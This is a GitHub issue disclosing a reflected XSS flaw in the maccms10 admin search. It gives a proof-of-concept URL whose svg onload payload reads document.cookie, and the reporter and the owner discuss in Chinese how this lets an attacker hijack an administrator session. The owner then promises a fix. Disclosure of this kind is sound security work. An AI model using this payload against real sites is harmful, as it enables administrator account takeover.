New issue

Jump to bottom


XSS vulnerability exists in the background search function. #78

Closed 1979139113 opened this issue on Oct 22, 2019 · 3 comments

1979139113 commented on Oct 22, 2019

When the administrator logged in, open the following link.

```
http://127.0.0.1/maccms10/admin.php/admin/link/index.html?wd=%22%3e<svg/onload=alert(document.cookie)>
```



Can take over the administrator because the value of the cookie is obtained

magicblack commented on Oct 23, 2019 Owner

进行了过滤，不过这个影响不大，在已经拥有后台权限的情况下这个没多少意思。

1979139113 commented on Oct 23, 2019 Author

攻击者最开始没有后台权限，让后台管理员在登陆的情况下访问这个链接，那么就可以获取到后台管理员的cookie，也就可以获取到后台的权限。

这相当于一个从无权限到有权限的过程。

magicblack commented on Oct 23, 2019 Owner

了解稍后发更新

magicblack closed this as completed on Oct 23, 2019

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants